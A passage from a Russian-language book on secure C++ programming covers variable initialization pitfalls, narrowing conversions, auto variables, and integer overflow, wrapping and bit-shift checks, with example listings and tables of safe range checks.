    // Неопределенное поведение
    // Выводимые значения всегда будут новыми
    // 917094401 ? 21847
    std::cout << i << buff << bar.i;
}
```

Инициализация значением

Чтобы избежать неопределенного поведения при использовании инициализации по умолчанию используется инициализация значением. Она обозначается пустыми круглыми или фигурными скобками. В этом случае переменные получают нулевые значения, вместо мусорных (Листинг 2.38).

---

[1] Plain Old Data — простая структура данных

Листинг 2.38 Инициализация значением

```
struct Bar {
    int i;
    int j;
};

void ValueInitization() {
    int i{};
    char buff[10]{};
    Bar bar{};

    // 0  0
        std::cout << i << " " << buff << " "<< bar.i
            << std::endl;
}
```

В случае, указанном ниже, нельзя объявить переменные с пустыми круглыми скобками, т.к. такие объявления будут считаться функциями, эта проблема называется **vexing parse**[1] (Листинг 2.39).

Листинг 2.39 Vexing parse

```
void ValueInitization() {
    // Это объявление функции с именем i,
    // без аргументов,
    // возвращающей значение типа int.
    int i();
    char buff[10]();
    Bar bar();
}
```

При ошибочном объявлении функции вместо переменной, компилятор выдаст несколько предупреждений, но код в итоге скомпилируется и заработает, конечно, неправильно (Листинг 2.40).

[1] Дословный перевод "неприятный синтаксический разбор", этим термином принято обозначать неоднозначный синтаксис в C++, впервые использован в книге Скотта Мейерса "Эффективное использование STL"

Листинг 2.40 Ошибочный вывод при неправильной инициализации

```
void VexingParse() {
    int i();

    // Выведется "1", т.к. адрес будет сконвертирован
    // к типу bool,
    // о чем компилятор выдаст предупреждение
    std::cout << i << std::endl;
}
```

Использование фигурных скобок вместо круглых, называется **универсальной инициализацией**, которая по факту не такая универсальная как хотелось бы. А круглые скобки можно применить в **копирующей инициализации**, после знака равно. Аналогичный механизм работает и для оператора **new** (Листинг 2.41).

Листинг 2.41 Копирующая инициализация

```
struct Bar {
    int i;
    int j;
};

Bar bar = Bar();
char *buffDyn = new char[10]();
```

Инициализация значением для не POD типов, т.е. для структур и классов, в которых определены пользовательские конструкторы, перестает работать, т.к. ожидается, что автор не забудет и выполнит инициализацию самостоятельно (Листинг 2.42).

Листинг 2.42 Инициализация значением не всегда работает так, как ожидается

```
struct UnsafeBar {
    UnsafeBar() {}
    int i;
    int j;
};
```

```
void ValueInitization() {
    UnsafeBar unsafeBar{};

    // Неопределенное поведение
    // Будут выведены всегда разные значения
    // 1031968064 32686
    std::cout << unsafeBar.i << " " << unsafeBar.j
        << std::endl;
}
```

Прямая инициализация

Если нужно проинициализировать переменную, не нулевым, а определенным значением, то можно использовать прямую инициализацию, выставив это значение в круглые или фигурные скобки (Листинг 2.43).

Листинг 2.43 Прямая инициализация

```
void DirectInitization() {
    int i{1};
    char *c = new char('2');

    // 1 2
    std::cout << i << " " << *c << std::endl;
    delete c;
}
```

Так же можно указать значение после знака равно, получится уже рассмотренная ранее копирующая инициализация со значением (Листинг 2.44).

Листинг 2.44 Копирующая инициализация со значением

```
void CopyInitization() {
    int i = 1;
    char buff[10] = {'2', '3', '4'};
    // 1 234
    std::cout << i << " " << buff << std::endl;
}
```

Для структур и классов инициализация значением выполняется в списке инициализации конструктора (Листинг 2.36), при этом при объявлении самого объекта инициализация не требуется.

Листинг 2.36 Несмотря на то, что объект объявлен без инициализации, по факту инициализация значением происходит в конструкторе

```
struct SafeBar {
    SafeBar() : i(0), j(0) {}
    int i;
    int j;
};

{
    SafeBar bar;
}
```

Существует также вариант **инициализации членов при объявлении**, этот способ является предпочтительным и наиболее безопасным, он доступен с C++11 (Листинг 2.37).

Листинг 2.37 Инициализация членов класса при объявлении

```
struct SaferBar {
    int i = 0;
    int j = 0;
};

{
    SaferBar saferBar;
}
```

Агрегатная инициализация

Если инициализируется не одиночная переменная, а массив или структура, то это будет агрегатная инициализация. Инициализацию массива в рассмотренном выше примере (Листинг 2.44) можно считать агрегатной, аналогичным образом можно инициализировать структуры, используя копирующую (со знаком равно) или прямую (без знака равно) формы, при этом допустимы только фигурные скобки (Листинг 2.45).

Листинг 2.45 Разные формы агрегатной инициализации

```
struct Bar {
    int i;
    int j;
};

void AgregateInitization() {
    Bar bar1{1,2};
```

```
    Bar bar2 = {3, 4};
    Bar bar3 = {.i = 5, .j = 6};
    Bar bar4 = {7};
    char buff[10] = {'8'};

    // 1 3 5 0 8
    std::cout << bar1.i << " " << bar2.i << " "
        << bar3.i << " " << bar4.j << " "
        << buff << std::endl;
}
```

Вариант с явным указанием имен инициализируемых членов[1] **{.i=5, .j=6}** появился с C++20 и считается предпочтительным. При неполной инициализации всех членов в агрегате (в Листинге 2.45 это **bar4**), оставшиеся члены заполняются нулями, на что компилятор выдаст предупреждение. Аналогичное поведение будет при неполной инициализации массива (в Листинге 2.45 это **buff**), он заполнится до конца нулями, поэтому его можно использовать как нуль-терминальную строку.

Статическая инициализация

Оказывается, не всегда инициализация по умолчанию для простых, POD типов и массивов приводит к неопределенному поведению. Если они объявлены в глобальной памяти, то инициализируются нулями, стандарт это гарантирует (Листинг 2.46).

Листинг 2.46 Статическая инициализация

```
int globalVal;
Bar globalBar;
char globalBuff[10];

void StaticInitization() {
    static int localStatic;
    static Bar localStaticBar;
    static char localStaticBuff[10];
    // 0 0
    std::cout << globalVal << " " << globalBar.i << " "
        << globalBuff << std::endl;
    // 0 0
    std::cout << localStatic << " " << localStaticBar.i
        << " " << localStaticBuff << std::endl;
}
```

[1] Официальное название: назначенная инициализация (designated initialization)

Чтобы инициализировать глобальные или статические переменные определенным значением можно воспользоваться одним из описанных выше способов: прямая или копирующая инициализация, круглые или фигурные скобки.

С глобальными и статическими переменными, казалось бы, дела обстоят чуть лучше, чем с остальными, по крайней мере они никогда не получают мусорных значений. Но существует другая опасность, связанная с порядком инициализации, который для них не всегда определен. Если глобальные переменные объявлены в разных единицах трансляции и зависят друг от друга, то будет неопределенное поведение (Листинг 2.47).

Листинг 2.47 Неопределенное поведение из-за инициализации в разных единицах трансляции

```
// a.cpp
int DynamicCompute(int n)
{
    return n * n;
}

int a = DynamicCompute(10);

// b.cpp
#include <iostream>

extern int a;
int b = a;

int main() {
    // Неопределенное поведение
    // Могут выводиться разные значения
    // a=100 b=0
    // a=100 b=100
    std::cout << "a=" << a << " b=" << b << std::endl;
    return 0;
}
```

Исправить эту ошибку можно разными способами. Можно не допустить экспорта переменной из текущей единицы трансляции, объявив ее **const** или **static** (такое поведение прописано в стандарте[1]). Можно обратиться к переменной через функцию,

[1] Programming Languages C++ 6.6 Program and linkage

объявив саму переменную внутри функции, именно по такому принципу работает синглтон Майерса[1] (Листинг 2.48).

Листинг 2.48 Вариант исправления неопределенного поведения при инициализации в разных единицах трансляции

```
auto& A()
{
    static auto a = DynamicCompute(10);
    return a;
}
// b.cpp
auto b = A();
```

Можно при объявлении указать, что инициализация происходит на этапе компиляции, с использованием ключевого слова **constinit** (доступно начиная с C++20) или **constexpr** (доступно начиная с C++11) (Листинг 2.49). constinit в отличие от constexpr, не требует, чтобы переменная оставалась неизменной после инициализации

Листинг 2.49 Вариант исправления неопределенного поведения при инициализации в разных единицах трансляции

```
// a.cpp
constexpr int StaticCompute(int n)
{
    return n * n;
}
constinit int safeA = StaticCompute(10);

// b.cpp
extern int safeA;
int safeB = safeA;
```

Универсальная инициализация

Настало время обсудить довольно спорное нововведение C++11 — универсальную инициализация. Судя по названию, она должна была заменить все другие способы, однако, этого по факту не произошло. Суть универсальной инициализации заключается в использовании фигурных скобок без знака равно. И ее универ–

[1] Майерс, С. (2006). Эффективное использование C++. 35 новых способов улучшить стиль программирования

сальность состоит в том, что она применима к любым объектам в языке: простым типам, POD, не POD, массивам и т.д. Минус в том, что она не всегда работает (Листинг 2.50).

Листинг 2.50 Универсальная инициализация не всегда применима

```
void UniversalInitialization() {
    std::string s1(49, '2');
    std::string s2{49, '2'};
    // 22222222222222222222222222222222222222222222 12
    std::cout << s1 << " " << s2 << std::endl;
}
```

Разница в скобках полностью меняет результат. Прямая инициализация строки **s1** вызывает конструктор, который принимает в качестве первого параметра количество символов заполнителей, в данном случае **49**. Вторым параметром передается нужный символ в данном случае **2**. На выходе получаем строку с **49**–ю двойками.

Универсальная инициализация для строки **s2**, преобразует значение **49** в символ **1** и на выходе создает строку с двумя символами. Получается, используя универсальную инициализацию, никак не удастся вызвать нужный конструктор. Происходит это из–за жадного конструктора, который принимает на вход тип **std::initializer_list**. Именно в этот тип преобразуются значения в фигурных скобках, при этом могут происходить простые преобразования типов. Другие конструкторы имеют более низкий приоритет, даже если подходят полностью без преобразований. К сожалению, в данном случае даже не будет предупреждения компилятора. Остается надеяться лишь на статические и динамические анализаторы.

2.3.2 Сужающие преобразования

Язык C++ унаследовал у своего предшественника, языка C, крайне неприятную особенность — допустимость сужающих преобразований — неявных конвертаций типов, которые приводят к потере значений. Сужающие преобразования возникают в следующих случаях:

1. Конвертация вещественных типов в целые (например, **float** → **int**);
2. Конвертация знаковых типов в беззнаковые и наоборот (например, **unsigned int** → **int**);
3. Конвертация широкого типа в более узкий (например, **int** → **short**).

В примере ниже (Листинг 2.51), компилятор выдаст предупреждения о преобразованиях типов с потерей значимости, однако, код скомпилируется и выведет совсем не то, что ожидалось.

Листинг 2.51 Преобразования типов при инициализации

```
void type_conversion() {
    int i = 20.10;
    unsigned int ui = -10;
    short s = 2147483647;

    // 20 4294967286 -1
    std::cout << i << " " << ui << " " << s << std::endl;
}
```

Универсальная инициализация меняет правила игры и заменяет предупреждения на ошибки, запрещая, таким образом, сужающие преобразования. Стоит отметить, что неявные преобразования без потери значимости универсальная инициализация все равно допускает, но только в том случае, когда значения можно проверить на этапе компиляции (Листинг 2.52).

Листинг 2.52 Универсальная инициализация вносит проверки при преобразовании типов

```
void universal_initialization_type_cponversion() {
    /*
    // Ошибка компиляции: -Wc++11-narrowing
    int i{20.10};
    unsigned int ui{-10};
    short s{2147483647};

    // Ошибка компиляции, т.к. значение i - не константа
    int i{10};
    unsigned int ui{i};
    */

    // значение ci можно проверить при компиляции,
    // и оно константное,
    // поэтому преобразования допустимы
    constexpr int ci{30};
    unsigned int ui{ci};
    short s{ci};

    // 30 30 30
    std::cout << ci << " " << ui << " " << s
        << std::endl;
}
```

В случае, когда сужающие преобразования действительно необходимы, например, чтобы сохранить старое поведение, достаточно обозначить это явно, используя **static_cast**, либо функции помощники из библиотеки **GSL: gsl::narrow_cast** и **gsl::narrow** — последние дают явное выражение намерений автора (Листинг 2.53).

Листинг 2.53 Обозначение явных намерений при преобразованиях типов

```
void explicit_narrowing() {
    float f{20};
    // Автор хочет сужающее преобразование
    int i1 {static_cast<int>(f)};
    // Автор намеренно хочет сужающее преобразование с явным
    // обозначением
    int i2 {gsl::narrow_cast<int>(f)};
    // Будет выброшено исключение, если произойдет сужающее
    // преобразование
    int i3 {gsl::narrow<int>(f)};

    // 20 20 20
    std::cout << i1 << " " << i2  << " " << i3 << std::endl;

    float f2{20.30};
    // Исключение: gsl::narrowing_error
    int i4 {gsl::narrow<int>(f2)};
    (void) i4;
}
```

2.3.3 Auto-переменные

В C++11 появилась полезная возможность объявлять переменные без типа, с использованием ключевого слова **auto**. При этом язык не потерял свою ключевую особенность — жесткую проверку типов — ведь тип переменной все равно определяется, но происходит это в момент объявления, в зависимости от инициализирующего значения.

Auto-переменные требуют обязательной инициализации, т.к. объявление "**auto x;**" просто не соберется. Поэтому их можно считать хорошим защитным механизмом от неинициализированных переменных. Каноническими считаются два вида объявления:

1. auto x = init;
2. auto x = type{init}.

В первом случае вывод типа происходит напрямую из переданного значения, при этом не происходит сужающих преобразований, т.к. отсутствует конвертация, следовательно, ни к чему использовать универсальную форму инициализации. Во втором случае программист явно подсказывает компилятору какой тип использовать, фигурные скобки, следующие далее, защищают от возможных сужающих преобразований.

Если отойти от канонических видов объявления, то можно сразу наткнуться на проблему. В таком объявлении "**auto oops = {1000};**" переменная неожиданно получит тип **std::initializer_list**, что может несколько смутить программиста, но наверняка будет обнаружено компилятором при попытке использования. В остальном использование auto-переменных делает код более безопасным, отсюда появилось правило "почти всегда авто" (Almost Always Auto)[1].

2.3.4 Резюме

Таблица 2.8 Резюме по инициализации

Проблема	Последствия	Решение
Неопределенное поведение при использовании инициализации по умолчанию для простых типов, POD-типов, массивов	Утечка информации, контроль потока управления, отказ в обслуживании	Использовать явную инициализацию для простых типов, POD, массивов; Не игнорировать предупреждения компилятора; Использовать статические анализаторы.
Инициализация значением с круглыми скобками воспринимается компилятором как объявление функции	Нарушение логики работы программы	Использовать универсальную инициализацию (фигурные скобки); Не игнорировать предупреждения компилятора.
Неопределенное поведение при использовании инициализации значением для не POD типов, если в конструкторе отсутствует инициализация	Утечка информации, контроль потока управления, отказ в обслуживании	Если определяется пользовательский конструктор, то он обязательно должен инициализировать поля; Еще лучше, если все поля инициализируются при объявлении.

[1] Sutter, H. (2013). AAA Style. https://herbsutter.com/2013/08/12/gotw-94-solution-aaa-style-almost-always-auto + код 95

Проблема	Последствия	Решение
Инициализация глобальных переменных из разных единиц трансляции может привести к неопределенному поведению.	Нарушение логики работы программы, отказ в обслуживании	Стараться использовать инициализацию на этапе компиляции (**constexpr**, **constinit**); Не использовать зависимости при инициализации глобальных переменных; Запрещать экспорт глобальных переменных из текущей единицы трансляции (использовать спецификаторы **const**, **static**)
При использовании универсальной инициализации есть вероятность спутать вызов со специальными конструкторами, заполняющими контейнер заданным количеством элементов	Нарушение логики работы программы, отказ в обслуживании	Помнить о специальных случаях, когда не стоит применять универсальную инициализацию; Использовать статические и динамические анализаторы.
В C++ допустимы сужающие преобразования типов с потерей данных	Нарушение логики работы программы	Использовать универсальную инициализацию; Не игнорировать предупреждения компилятора; Явно обозначать в коде допустимые преобразования типов, используя: **static_cast**, **gsl::narrow_cast** и **gsl::narrow**
C++ допускает наличие неинициализированных переменных	Последствия аналогичные неопределенному поведению при использовании неинициализированных переменных.	Стараться использовать тип **auto** для переменных, они не могут быть не инициализированными.

2.4 Арифметические операции

Известно, что большинство ошибок происходит при граничных условиях. Этим фактом успешно пользуются хакеры и тестировщики для нахождения брешей в продуктах, намеренно используя либо очень малые, либо очень большие числа, которые в реальной жизни почти никогда не встречаются.

Числа, представляемые в ЭВМ, всегда ограничены по количеству допустимых значений. Ограничения связаны с размерностью

регистров и шины данных. При этом работа с более длинными числами, и даже с числами бесконечной размерности, все равно возможна, однако, требует серьезных компромиссов по производительности. Дело в том, что длинные числа представляют собой динамическую структуру данных, и операции с ней будут требовать многократного обращения к памяти.

Такие числа в C++ используются сравнительно редко, но, например, в языке **Python** они предлагаются из коробки. Можно сказать, что **Python** принес производительность в жертву безопасности. C++ мог бы тоже пойти по пути **Python**, тогда этой главы бы просто не было и все арифметические операции были бы заведомо безопасными, но это бы противоречило основному принципы языка — нулевой стоимости абстракций.

Итак, ошибки в арифметических операциях связаны в первую очередь с ограничением длины операндов. Выход за границы приводит к переполнению при использовании знаковых типов и к циклическому возврату при использовании беззнаковых. При сужающих преобразованиях типов, когда значение с типом большего размера приводится к значению с типом меньшего, происходит усечение, т.е. потеря значащих разрядов. Кроме этого, ошибки часто возникают при смешивании знаковых и беззнаковых значений в одном выражении.

В C++ не так много числовых типов, все они приведены в таблице ниже (Таблица 2.9). Стоит учитывать, что стандарт не задает конкретные размеры, они, в свою очередь, зависят от платформы, процессора и модели данных.

Таблица 2.9 Размерность типов в C++

Тип	Размерность (бит)			
	Стандарт C++	32-bit	64-bit Win	64-bit Unix
Стандартные целые типы				
signed char	>= 8	8	8	8
unsigned char				
short int	>= 16	16	16	16
unsigned short int				
int	>= 16	32	32	32
unsigned int				
long int	>= 32	32	32	64
unsigned long int				
long long int	>= 64	64	64	64
unsigned long long int				

Тип	Размерность (бит)			
	Стандарт C++	32-bit	64-bit Win	64-bit Unix
Фундаментальные вещественные типы				
float	32	32	32	32
double	64	64	64	64
long double	>= 64	Зависит от типа процессора и компилятора		
Расширенные целые типы				
char	>= 8	8	8	8
wchar_t	—	16/32	16	32
bool	—	8	8	8
size_t	>= 16	32	64	64
Фиксированные целые типы				
intX_t uintX_t intmax_t uintmax_t uintptr_t char8_t char16_t char32_t ...	—	Соответствует наименованию типа		
Фиксированные вещественные типы				
float16_t	16	16	16	16
float32_t	32	32	32	32
float64_t	64	64	64	64
float128_t	128	128	128	128
bfloat16_t	16	16	16	16

Среди стандартных целых типов не оказалось типа **char**, который по стандарту может соответствовать либо типу **signed char**, либо **unsigned char**. Тип для расширенных символов **wchar_t** также соответствует одному из знаковых и беззнаковых целых типов, при этом не уточняется какому именно. Его размер определяет кодировку текста, для Windows это UTF-16, для Unix — UTF-32.

Тип **bool**, так же относится к расширенным типам, его размерность не регламентируется, но обычно составляет 1 байт.

Тип **size_t** является псевдонимом одного из беззнаковых типов, он служит для представления размера любого объекта (в том числе и массива объектов) размещенного в памяти — результат оператора **sizeof**. Потенциально объект может занимать всю доступную память, поэтому размер этого типа соответствует размерности шины адреса.

Типы с фиксированными размерами, например, **uint32_t** или **char16_t**, явно задают размер в своем названии и реализуются как псевдонимы соответствующих стандартных типов.

2.4.1 Беззнаковые целые

Беззнаковые целые числа представляют собой величины с диапазоном значений от **0** и до **(2^n — 1)**, где **n** — это количество двоичных разрядов в числе. При выходе числа за границы происходит так называемый циклический возврат, т.е. значение переходит в обратную границу диапазона (если было максимальным — станет минимальным и наоборот), (Рисунок 2.7).




Рисунок 2.7 Циклический возврат

Примеры циклического возврата при использовании беззнаковых целых чисел приведены ниже (Листинг 2.54).

Листинг 2.54 Циклический возврат при использовании беззнаковых типов

```
constexpr unsigned int uiMax =
    std::numeric_limits<unsigned int>::max();
constexpr unsigned int uiMin =
    std::numeric_limits<unsigned int>::min();

// unsigned int max: 4294967295 unsigned int min: 0
std::cout << "unsigned int max: " << uiMax
    << " unsigned int min: " << uiMin << std::endl;

// Циклические возврат при прибавлении: 0
std::cout << "Addition wrapping: " << uiMax + 1
    << std::endl;

// Циклический возврат при вычитании: 4294967295
std::cout << "Substraction wrapping: " << uiMin - 1
    << std::endl;

// Циклический возврат при умножении: 4294967294
std::cout << "Multiplication wrapping: " << uiMax * 2
    << std::endl;
```

Такое поведение является предсказуемым, определенным, хотя в большинстве случаев не желательным. В самом безобидном случае такая ошибка может привести к невыполнимому условию и вечному циклу, как в фрагменте ниже (Листинг 2.55).

Листинг 2.55 Бесконечный цикл из-за циклического возврата

```
for (unsigned int i = n; i >= 0; --i) {…}
```

Но может повлечь и более серьезные последствия, в том случае, когда результат арифметической операции используется в качестве индекса массив, это приведет к чтению или записи за пределами буфера (Листинг 2.56).

Листинг 2.56 Доступ за пределы буфера при циклическом возврате

```
std::vector<int> vals{…};
// Задается снаружи
auto offset {GetOffest()};
const size_t index {base + offset};
// Возможна запись за пределами буфера если offset < 0
vals[index] = …
```

Циклический возврат может произойти при сложении, вычитании и умножении, соответственно для этих операций требуются проверки значений. Т.к. циклический возврат является предсказуемой операцией, то проверка может выполняться как перед, так и после операции (Таблица 2.10). При этом совершенно необязательно выполнять проверки при каждой операции, т.к. это приведет к значительной просадке производительности. Чтобы сделать код безопасным достаточно проверять операции с операндами, получаемыми снаружи.

Таблица 2.10 Проверки на циклический возврат при операциях с беззнаковыми целыми числами

Операция	Тип проверки	Реализация проверки

Сложение	Предусловие	`if (std::numeric_limits<UnsignedType>::max() - a < b) {`
		`  throw std::runtime_error("Wrapping");`
		`}`

	Постусловие	`UnsignedType summ = a + b;`
		`if (summ < a) {`
		`  throw std::runtime_error("Wrapping");`
		`}`

Операция	Тип проверки	Реализация проверки

Вычитание	Предусловие	`if (a < b) {`
		`  throw std::runtime_error("Wrapping");`
		`}`

	Постусловие	`UnsignedType diff = a – b;`
		`if (diff > a) {`
		`  throw std::runtime_error("Wrapping");`
		`}`

Умножение	Предусловие	`if (a >`
		`  std::numeric_`
		`limits<UnsignedType>::max() / b) {`
		`  throw std::runtime_error("Wrapping");`
		`}`

	Постусловие	`static_assert(`
		`  sizeof(unsigned long long) >=`
		`  2 * sizeof(unsigned int));`
		`unsigned long long prod =`
		`  static_cast<unsigned long long>(a) *`
		`  static_cast<unsigned long long>(b);`
		`if (prod >`
		`  std::numeric_limits<unsigned`
		`int>::max()) {`
		`  throw std::runtime_error("Wrapping");`
		`}`

Проверка постусловия при умножении — не самая очевидная и требует использования типа данных размерностью в два раза больше. Использование такого типа гарантирует валидный результат, который потом можно сравнить с границей целевого типа. Проблема здесь заключается в том, что такого типа может не существовать, т.к. стандарт предлагает много вольностей с реальными размерами типов.

2.4.2 Знаковые целые

Для отрицательных чисел, в отличии от положительных, нельзя точно сказать, какой диапазон значений они имеют. Дело в том, что представление отрицательного числа зависит от архитектуры процессора. Всего возможны 3 вида представления (Таблица 2.11):

1. **Прямой код.** Старший бит используется как знаковый: **0** — означает положительное число, **1** — отрицательное. Последующий биты являются значащими разрядами числа и записываются одинаково как для положительного, так и для отрицательного. Диапазон значений для положительных и отрицательных чисел одинаков: $-(2^{n-1} - 1) < x < (2^{n-1} - 1)$. Неприятной особенностью является наличие двух способов представления нуля: положительный (например, **00000**)

и отрицательный (например, **10000**). Кроме того, в таком представлении операция вычитания будет выполняться отлично от сложения, требуя каждый раз дополнительных преобразований, поэтому такая форма не встречается на современных ЭВМ;

2. **Обратный код**. Аналогично предыдущему варианту старший бит используется как знаковый: **0** — означает положительное число, **1** — отрицательное. Отличие заключается в том, что последующие биты для отрицательного числа инвертируются. Это позволяет выполнять вычитание точно так же, как и сложение, без предварительных преобразований, однако, может потребоваться дополнительное сложение единицы переноса, если она возникнет в старшем разряде. Диапазон значений $-(2^{n-1} - 1) < x < (2^{n-1} - 1)$ и наличие двух способов представления ноля сохраняются. Это форма представления лучше предыдущей, поэтому она использовалась на некоторых старых ЭВМ (CDC 6600, LINC, PDP–1, UNIVAC 1107), которые, впрочем, сегодня уже не встречаются;
3. **Дополнительный код.** Создан для решения недостатков обратного кода. Единицу переноса, которую требовалось добавлять к результату в обратном коде, теперь добавляют предварительно к операнду, поэтому при операциях в дополнительном коде единица переноса отбрасывается. Таким образом, представление положительных операндов не изменилось, а для отрицательных после инвертирования каждого бита нужно добавить единицу. Попутно решилась и вторая проблема с наличием отрицательного нуля, т.к. в дополнительном коде его просто невозможно получить. Диапазон значений тоже изменился $-2^{n-1} < x < (2^{n-1}-1)$, он стал не симметричным, и это породило дополнительную проблему, хотя не настолько серьезную как предыдущие, поэтому именно этот формат представления является стандартом де–факто в современных ЭВМ. Более того, в C++20 дополнительный код зафиксирован как единственная форма представления числа.

Таблица 2.11 Сравнение разных способов представления отрицательных чисел

Код	Диапазон значений	Недостатки	Где используется
Прямой	$-(2^{n-1} - 1) < x < (2^{n-1} - 1)$	Затратная операция вычитания. Два представления ноля.	Почти нигде. Представляет только академический интерес.

Код	Диапазон значений	Недостатки	Где используется
Обратный	$-(2^{n-1} - 1) < x < (2^{n-1} - 1)$	Требуется добавление единицы переноса к результату. Два представления ноля.	В старых ЭВМ.
Дополнительный	$-2^{n-1} < x < (2^{n-1}-1)$	Разный диапазон для отрицательных и положительных чисел.	Во всех современных ЭВМ. Закреплено в стандарте C++20

Примеры чисел в различных представлениях приведены ниже (Таблица 2.12).

Таблица 2.12 Примеры представления чисел в 8-ми разрядной сетке

Число	Прямой код	Обратный код	Дополнительный код
0	00000000 (вторая форма “отрицательный 0” 10000000)	00000000 (вторая форма “отрицательный 0” 11111111)	000000000
1	00000001	00000001	00000001
127	01111111	01111111	01111111
128	Недопустимо	Недопустимо	Недопустимо
-1	10000001	11111110	11111111
-127	11111111	10000000	10000001
-128	Недопустимо	Недопустимо	10000000

Операции со знаковыми числами могут привести к полноценному переполнению, последствия которого не определены (Листинг 2.57). В большинстве случаев при переполнении происходит циклический возврат, однако, полагаться на это не стоит. Именно поэтому для предотвращения переполнения необходимо использовать проверку предусловий, т.к. постфактум может случиться все что угодно.

Листинг 2.57 Переполнение при использовании знаковых целых

```
constexpr int iMax = std::numeric_limits<int>::max();
constexpr int iMin = std::numeric_limits<int>::min();

// int max: 2147483647 int min: -2147483648
std::cout << "int max: " << iMax << " int min: " << iMin
<< std::endl;
```

```
// Переполнение при сложении: -2147483648
// Выводимое значение может быть непредсказуемым
std::cout << "Addition overflow: " << iMax + 1 << std::endl;

// Переполнение при вычитании: 2147483647
// Выводимое значение может быть непредсказуемым
std::cout << "Substraction overflow: " << iMin - 1 <<
std::endl;

// Переполнение при умножении: -2
// Выводимое значение может быть непредсказуемым
std::cout << "Multiplication overflow: " << iMax * 2 <<
std::endl;

// Переполнение при делении: 1672400991 ?
// Выводимое значение может быть непредсказуемым
std::cout << "Division overflow: " << iMin / -1 <<
std::endl;
```

Кроме того, увеличился список операций, которые могут привести к переполнению — к сложению, вычитанию и умножению добавилось деление и унарный минус. Переполнения при делении и унарном минусе связаны с тем фактом, что минимальное отрицательное число отличается от максимального положительного. Применяя операцию, изменяющую знак минимального числа, получаем выход за максимальную границу (Таблица 2.13).

Таблица 2.13 Проверки на переполнение при операциях со знаковыми целыми числами

Операция	Тип проверки	Реализация проверки

Сложение	Предусловие	`if ((b > 0 && a > std::numeric_limits<SignedType>::max() - b) ||`
		`(b < 0 && a < std::numeric_limits<SignedType>::min() - b)) {`
		`throw std::runtime_error("Overflow");`
		`}`

Вычитание	Предусловие	`if ((b > 0 && a < std::numeric_limits<SignedType>::min() + b) ||`
		`(b < 0 && a > std::numeric_limits<SignedType>::max() + b)) {`
		`throw std::runtime_error("Overflow");`
		`}`

Операция	Тип проверки	Реализация проверки

Умножение	Предусловие	`if (a > 0) {`
		`  if (b > 0) {`
		`  if (a > (std::numeric_`
		`limits<SignedType>::max() / b)) {`
		`  throw std::runtime_error("Overflow");`
		`  }`
		`  } else {`
		`  if (b < (std::numeric_`
		`limits<SignedType>::min() / a)) {`
		`  throw std::runtime_error("Overflow");`
		`  }`
		`  }`
		`} else {`
		`  if (b > 0) {`
		`  if (a < (std::numeric_`
		`limits<SignedType>::min() / b)) {`
		`  throw std::runtime_error("Overflow");`
		`  }`
		`  } else {`
		`  if ((a != 0) &&`
		`  (b < (std::numeric_`
		`limits<SignedType>::max() / a))) {`
		`  throw std::runtime_error("Overflow");`
		`  }`
		`  }`
		`}`

	Постусловие	`static_assert(`
		`  sizeof(long long) >= 2 * sizeof(int));`
		
		`const long long prod =`
		`  static_cast<long long>(a) *`
		`  static_cast<long long>(b);`
		
		`if (prod > std::numeric_limits<int>::max() ||`
		`  prod < std::numeric_limits<int>::min()) {`
		`  throw std::runtime_error("Overflow");`
		`}`

Деление	Предусловие	`if (b == 0 ||`
		`  (a == std::numeric_limits<int>::min() && b`
		`== -1)) {`
		`  throw std::runtime_error("Overflow");`
		`}`

Унарный минус	Предусловие	`if (a == std::numeric_limits<int>::min()) {`
		`  throw std::runtime_error("Overflow");`
		`}`

Как можно заметить, проверки на диапазоны в арифметических операциях достаточно сложны и вероятность допустить ошибку высока. Поэтому хорошей идеей может быть использование

специальных библиотек для безопасной арифметики, таких как **SafeInt**[1]. Альтернативным вариантом может быть использование встроенных в компилятор функций безопасной арифметики[2], этот способ уменьшит переносимость кода, но добавит производительности.

2.4.3 Битовые операции

Битовые операции могут выполняться как над беззнаковыми, так и над знаковыми числами. Однако, для знаковых чисел, в большинстве случаев, битовые операции вызывают неопределенное поведение. В C++20 ситуация несколько улучшилась, т.к. был зафиксирован вариант представления отрицательного числа в виде дополнительного кода. Отсюда можно сформулировать общее правило: до C++20 выполнять битовые операции только с беззнаковыми числами. Все случаи выполнения битовых операций представлены в таблице ниже (Таблица 2.14).

Таблица 2.14 Безопасность битовых операций

Операция	Наличие знака	До C++20	После C++20
Битовые логические операции: ~, &, ^, |	Беззнаковые целые	Безопасно	Безопасно
	Знаковые целые	Неопределенное поведение, зависит от способа представления отрицательного числа.	Безопасно
Битовый сдвиг влево <<	Беззнаковые целые	Безопасно (заполнение нулями) при условии, что количество сдвигов не превышает количество разрядов числа. Иначе неопределенное поведение.	
	Знаковые целые	Безопасно для положительных чисел при выполнении условий: Количество сдвигов положительно; Количество сдвигов не превышает количество значащих разрядов числа, не включая знаковый разряд; Результат является валидным беззнаковым числом. Для отрицательных чисел — неопределенное поведение, зависит от способа представления отрицательного числа.	Безопасно при выполнении условий: Количество сдвигов положительно; Количество сдвигов не превышает количество значащих разрядов числа, не включая знаковый разряд.

[1] https://github.com/dcleblanc/SafeInt

[2] Встроенные в компилятор GCC функции проверки диапазонов: https://gcc.gnu.org/onlinedocs/gcc/Integer-Overflow-Builtins.html

Операция	Наличие знака	До C++20	После C++20
Битовый сдвиг вправо >>	Беззнаковые целые	Безопасно (заполнение нулями) при условиях, что количество сдвигов не превышает количество значащих разрядов числа. Иначе неопределенное поведение.	
	Знаковые целые	Неопределенное поведение, зависит от способа представления отрицательного числа.	Безопасно. Выполняется арифметический сдвиг (заполнение знаковым битом) при условиях: Количество сдвигов положительно; Количество сдвигов не превышает количество значащих разрядов числа, не включая знаковый разряд.

Битовый сдвиг может вызывать переполнение как для знаковых, так и для беззнаковых чисел, поэтому требуется проверка, цель которой — не допустить превышения числа сдвигов над количеством разрядов (Листинг 2.58).

Листинг 2.58 Битовый сдвиг с предварительной проверкой

```
int ShiftLeftUnsigned(unsigned int a, unsigned int b) {
    if (b >= std::numeric_limits<unsigned int>::digits)
    {
        throw std::runtime_error("Overflow");
    }
    return a << b;
}
```

